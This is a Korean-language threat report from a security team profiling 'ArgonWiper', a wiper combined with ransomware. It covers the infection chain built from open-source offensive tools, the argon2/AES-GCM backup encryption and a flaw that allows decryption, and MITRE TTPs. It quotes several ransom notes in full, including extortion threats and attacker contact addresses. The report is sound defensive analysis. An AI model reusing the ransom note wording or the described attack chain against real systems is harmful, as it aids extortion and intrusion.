SK 쉴더스

ArgonWiper 프로파일링 : 복호화 취약점 발견

ArgonWiper Profiling : Decryption Vulnerability Found

EQST
Experts, Qualified Security Team


ArgonWiper Profiling : Discovery of vulnerabilities behind encryption

1. 개 요

전 세계적으로 랜섬웨어 관련 사고가 끊이질 않고 있는 가운데 공격자들의 전략 또한 빠르게 변화하고 있다. 공격자들은 이메일을 이용한 피싱과 소프트웨어 취약점, 유출된 계정 정보, 공급망 공격 등 기술적 접근을 통한 침투와 공격이 다수 발생하고 있으며, 여기에 더해 시스템에 설치되어 있는 정상 도구나 원격 관리도구를 악용해 탐지와 행위를 은폐하고 있다.

또한, Malware-as-a-Service (MaaS), Ransomware-as-a-Service (RaaS)와 같은 전략적 선택이 늘어남에 따라 공격에 사용되는 모든 도구를 직접 제작하지 않고 오픈소스, 유출된 빌더 등을 통해 공격을 시도하는 모습이 많이 확인되고 있다.

그 중 최근 확인된 특정 샘플에서 Wiper 와 랜섬웨어가 결합된 형태의 특이한 경우가 확인됐다. 전통적인 Wiper 는 부트 섹터나 UEFI 펌웨어를 손상시키는 기법, 정상 삭제 도구나 합법적 서명을 악용하는 방식, 그리고 빠른 속도로 다수 시스템을 동시에 파괴하는 와이퍼 등의 형태로 많이 발견되어 왔으며 단순히 데이터 파괴가 아닌, 정치·경제·사회적 목적 달성을 위한 전략적 수단으로 와이퍼가 많이 사용됐다.



이번 보고서에서 다룰 Wiper 악성코드는 시스템이 파괴되지 않는 선에서 모든 파일을 삭제한다. 데이터베이스, 이미지, 로그, 백업 등 확장자 기반으로 일치되는 파일은 무조건 삭제하며, 이외 파일들은 삭제 전 파일을 백업하는 과정을 거친다. 생성되는 백업 파일은 100 개 단위로 파일을 tar +

Zstandard(Zstd)로 압축 후 AES GCM 모드로 암호화되며, 키 생성에 사용되는 값과 암호화에 사용되는 IV 등과 함께 백업 파일에 반복해서 저장된다.


파일 암호화 키는 백업 파일에 존재하는 0x20 바이트 값과 랜섬웨어 내부에 하드코딩된 0x38(또는 0x20) 바이트의 secret 값으로 argon2 해시를 통해 도출되며, 해시 생성시 필요한 parallelism 값은 하드코딩된 secret 의 길이에 따라 2 또는 CPU 코어 수가 적용된다. 암호화에 사용된 키 값을 해당 과정으로 유추할 수 있고, 마찬가지로 백업 파일에 포함된 IV 값은 간단한 연산 후 암호화에 사용되기 때문에 복호화가 가능하다.

또한, PowerShell(Microsoft Shell), 정상 소프트웨어인 Process Explorer(프로세스 관리 도구), 오픈소스로 공개된 Sliver(Red team 침투 테스트 도구), Tokenvator(토큰 기반 권한 변경 도구), SharpInjector(Shellcode 인젝션 도구), Donut(메모리 기반 Shellcode 실행 도구) 등을 사용해 탐지를 최소화하려는 모습이 확인됐다.

이번 보고서에는 확인된 Wiper와 연관된 인프라와 특징, 그리고 특정 그룹과 연결되는 약한 연결고리 등 프로파일링 과정에서 확인된 데이터를 제공해 위협을 감소시키고, 공격에 사용된 악성코드들의 상세 분석 내용과 함께 암호화된 백업파일을 복호화할 수 있는 스크립트를 제공해 잠재적인 위협으로부터 피해를 경감시킬 수 있도록 하고자 한다.

2. 프로파일링

1) 유포 악성코드



분석 결과, 최종 단계에서는 공격자가 자체적으로 개발한 Wiper 악성코드를 활용했으나, 전반적인 공격 과정에서는 공개된 오픈소스 도구가 다수 사용된 것이 확인되었다. PowerShell 기반 다운로더, .NET 다운로더, Tokenvator(권한 상승), SharpInjector(프로세스 인젝션), Donut Shellcode(메모리 내 실행) 등은 모두 오픈소스 도구를 직접 사용하거나 일부 변형한 형태였다.

또한, .NET 기반 악성코드에는 Confuser, Golang 기반 Wiper 에는 garble 과 같은 공개된 난독화 도구가 적용되어 있었다. 이는 상용 난독화 솔루션을 사용하지 않고도 분석 지연 효과와 개발 비용 절감을 동시에 달성하기 위한 선택으로 보인다. 특히 Wiper 에 garble 을 적용한 부분은 탐지 우회보다는 분석 지연을 통한 방어 측 대응 속도 저하를 목적으로 사용한 것으로 판단된다.

이러한 점을 종합해 보면, 공격자는 공격 도구와 난독화 도구를 결합하여 저비용·고효율 전략을 취했다고 볼 수 있다. 이는 독자적인 고급 기술력보다는 공개 생태계를 적극적으로 재활용하는 방식을 통해 충분한 효과를 거두려는 공격자의 의도를 보여준다.

- 오픈소스 악성코드

악성코드	설 명	
Sliver	기능	Red team 침투 테스트 도구
	SRC	https://github.com/BishopFox/Sliver
Tokenvator	기능	윈도우 토큰을 사용한 권한 상승 도구
	SRC	https://github.com/0xbadjuju/Tokenvator
SharpInjector	기능	프로세스에 Shellcode 를 인젝션하는 도구
	SRC	https://github.com/Tw1sm/SharpInjector
Donut	기능	메모리에서 Shellcode 를 실행하는 도구
	SRC	https://github.com/TheWover/donut
POSTDump	기능	LSASS 프로세스 미니덤프 도구
	SRC	https://github.com/YOLOP0wn/POSTDump

Table 1. 오픈소스 악성코드

- LotL(Living off the Land) 악용

구 분	악 용
Powershell	다운로더 및 로더로 악용됨
Process Explorer	프로세스를 종료하기 위해 악용됨
PSEXESVC	원격 관리 도구

Table 2. LotL 악용


- 자체 제작 악성코드

구 분	설 명
Loader	파워쉘 스크립트를 통해 다운로드 후 악성코드 로드
Downloader	Sliver 를 다운로드 후 추가 악성코드 실행
Wiper	파일 삭제 및 암호화

Table 3. 자체 제작 악성코드

2) 특징

파워쉘 스크립트로 작성된 코드를 통해 악성코드를 다운로드 및 로드 후 Sliver 를 다운로드 받아 실행하고, Tokenvator 를 통해 권한 상승을 시도한다. 또한, SharpInjector 로 Donut Shellcode 를 주입해 실행하며 최종적으로 Golang 으로 작성된 와이퍼 악성코드를 통해 백업 파일 생성 및 파일 삭제 과정을 거친다. 이후 랜섬노트를 통해 연락처와 방법을 안내한다.



샘플을 분석하는 과정 중에 확인된 특이사항은 다음과 같다.

A. 다양한 오픈소스 도구를 사용하며, 대부분 난독화과정을 거친 악성코드를 사용한다.

B. .NET 과 Go 언어를 주 언어로 사용했으며, 오픈소스로 공개된 난독화 도구를 사용하기위한 의도로 보인다.

C. 단순한 Wiper 를 넘어 랜섬웨어와 결합된 형태를 보이고 있으며, 파일을 암호화 후 시스템에 남겨두는 랜섬웨어와 달리 압축과 암호화 후 파일을 삭제한다.




Figure 1. AES-GCM Tag

D. 삭제 전 생성하는 압축 형태는 tar + Zstandard(Zstd) 형태이며, AES-GCM 모드를 사용해 암호화한다. 이 때 일반적인 GCM 방법은 GCM 태그를 인증해 무결성을 체크하는 과정을 거친다. 하지만, 해당 샘플은 태그 인증에는 실패하지만 태그 인증을 건너뛰면 복호화가 가능한 형태를 띄고있다.




Figure 2. argon2 hash's parallelism

E. 파일 암호화에 사용되는 키는 랜덤한 0x20 바이트를 생성 후 Wiper 에 고정된 0x38(혹은 0x20) 바이트의 데이터와 함께 argon2 해시를 생성해 사용한다. 이 때 고정된 키 값이 0x38 인 경우 argon2 해시 생성 시 사용되는 parallelism 값은 2 이며, 만약 고정된 키 값이 0x20 일 경우에는 parallelism 값은 시스템의 CPU 코어 수가 입력된다.

F. 복호화를 위해서는 *bak 백업 파일에 존재하는 랜덤값과 IV 값이 필요하며, argon2 해시를 생성할 때 필요한 하드코딩된 secret 값과 샘플에 따라 parallelism 값이 필요하다. 또한, 부록으로 제공하는 스크립트는 백업 파일과 랜섬노트가 필요하며 제공된 스크립트를 통해 하드코딩된 secret, parallelism 을 결정한다. 현재는 부록에서 제공하는 IoC 에 기재된 샘플에 대해서만 추출이 가능하다.

G. 확인된 백업 파일의 이름은 다음과 같은 형태를 띠고 있다.

파일명	
[0-9a-f]{8}eyp.bak	[0-9a-f]{8}dngi.bak
[0-9a-f]{8}sinar.bak	[0-9a-f]{8}ya2hsc.bak
[0-9a-f]{8}.{Computer name}	{Drive char}_[0-9a-f]{12}_jamwu.bak
{Drive char}__[0-9a-f]{12}_taib.bak	{Drive char}__[0-9a-f]{12}_samc.bak
{Drive char}__[0-9a-f]{12}_ucsi.bak	{Drive char}__[0-9a-f]{12}_wpl.bak

Table 4. 백업 파일 이름 리스트

H. 확인된 랜섬노트의 파일명은 backup_log.txt, {Computer name}_log.txt 두가지 형태로 나뉘며, 한글과 영어를 사용해 연락 방법을 안내하고 있다. 샘플에 따라 랜섬노트에 기재된 문구 및 연락 방법이 일부 상이하다.




Figure 3. 랜섬노트 #1 (Ver. Korean)




Figure 4. 랜섬노트 #2 (Ver. English)

```
Hello.
Your files have been encrypted.
Sensitive customer, personal and financial documents have been downloaded.

Don't panic.
Think of this as a forced security audit.

To recover your data and prevent leakage, contact our team directly via: h.majestic947@passinbox.com

--- IMPORTANT ---

If we don't get a response, your data including sensitive data, emails, and financial information will be leaked and
sold on the dark web.

Don't try to recover or move your data. Any attempts at recovery (including the usage of the additional recovery
software) can damage your files.

--- IMPORTANT ---
```


Figure 5. 랜섬노트 #3 (Ver. English – Sensitive customer)

```
Hello.
Your files have been encrypted.

Don't panic.
Think of this as a forced security audit.

To recover your data, contact our team directly by installing https://simplex.chat/ and connecting by copying the
following full URL to your browser:

https://simplex.chat/contact#/?v=2-7&smp=smp%3A%2F%2Fhejn2gVIqNU6xjtGM3OwQeuk8ZEbDXVJXAInSBJBWUA%3D
%40smp16.simplex.im%2FYMAt9WBLR1Cubtly2pwP82boqAAahabJ%23%2F%3Fv%3D1-4%26dh%3DMCowBQYDK2VuAyEACtO-8O5bVw8FwF-
mnz5OCRfAutdihGdOpkrlsNbpJFU%253D%26q%3Dc%26srv%3Dp3ktngodzi6qrf7w64mmde3syuzrv57y55hxabqcq3l5p6oi7yzze6qd.onion

or email: wpl.help@axelglue.store

It is recommended to do both!

--- IMPORTANT ---

If we don't get a response, data and news of your network breach will be made public. We will also notify your
customers that their data has been stolen.

Don't try to recover or move your data. Any attempts at recovery (including the usage of the additional recovery
software) can damage your files.

--- IMPORTANT ---
```

Figure 6. 랜섬노트 #4 (Ver. English – simplex.chat)

```
Hello.
Your files have been encrypted.
Sensitive [redacted] member and financial documents have been downloaded.

Don't panic.
Think of this as a forced security audit.

To recover your data and prevent leakage, contact our team directly via: h.majestic947@passinbox.com

--- IMPORTANT ---

If we don't get a response, your data including sensitive [redacted] Member data, emails, and financial information will
be leaked and sold on the dark web.

Don't try to recover or move your data. Any attempts at recovery (including the usage of the additional recovery
software) can damage your files.

--- IMPORTANT ---
```

Figure 7. 랜섬노트 #5 (Ver. English – victim name)


All of your files are currently encrypted and downloaded by Akira (google us).

It cannot be recovered by any means without contacting our team directly.

DON'T TRY TO RECOVER your data by yourselves. Any attempt to recover your data (including the usage of the additional recovery software) can damage your files.

DON'T TRY TO IGNORE us. We've downloaded your internal data and are ready to publish it on our news website if you do not respond, it will be better for both sides if you contact us as soon as possible.

DON'T TRY TO CONTACT any recovery companies. We have our informants in these structures, so any of your complaints will be immediately directed to us.
If you will hire any recovery company or send requests to the police/investigators, we will consider this as a hostile intent and initiate the publication of whole compromised data immediately.

You can contact our team directly by downloading the tor browser (https://www.torproject.org/download/) and going to

http://on2jtree2bck4rux3xq5zbhpx4okfdpxpmergyrsgoronk6uuuo4vaqd.onion
Private key: V23JS4ZBVB522DACP0WJBU6D33XAUL6WWNYJ34N5ZFJC3M7EVNFA

YOU SHOULD BE AWARE!
We will speak only with an authorized person. It can be the CEO, top management, etc. In case you are not such a person - DON'T CONTACT US! Your decisions and action can result in serious harm to your company!

Inform your supervisors and stay calm!

You have 7 days to respond.

Figure 8. 랜섬노트 #6 (Ver.English – Akira)

I. 랜섬노트에서 확인된 연락처인 이메일과 onion 주소는 다음과 같다.

주 소	
h.majestic947@passinbox.com	dongileng.another679@passinbox.com
alans.help@axelglue.store	taib.help@axelglue.store
samc.help@axelglue.store	ucsi.help@axelglue.store
rhs.help@axelglue.store	wpl.help@axelglue.store
on2jtree2bck4rux3xq5zbhpx4okfdpxpmergyrsgoronk6uuuo4vaqd.onion	

Table 5. 연락처

3) TTPs

Tactics	ID	Technique	Procedure
Resource Development	T1584.001	Compromise Infrastructure - Domain	탈취한 취약 도메인에 각종 도구와 악성코드를 업로드해 공격에 활용한다.
	T1587.001	Develop Capabilities - Malware	공격자는 데이터 파괴용 Wiper 와 추가 페이로드 다운로드용 로더를 직접 개발해 사용한다.
	T1588.001	Obtain Capabilities - Malware	공격자는 데이터 파괴용 Wiper 와 추가 페이로드 다운로드용 Loader 를 직접 개발하는 한편, Sliver, Donut, Sharpinjector, Tokenvator 등 다수의 오픈소스 도구는 공격에 필요한 핵심 기능만 남도록 코드를 수정해 사용했다.
	T1588.002	Obtain Capabilities - Tool	
	T1608.001	Stage Capabilities - Malware	
	T1608.002	Stage Capabilities - Tool	
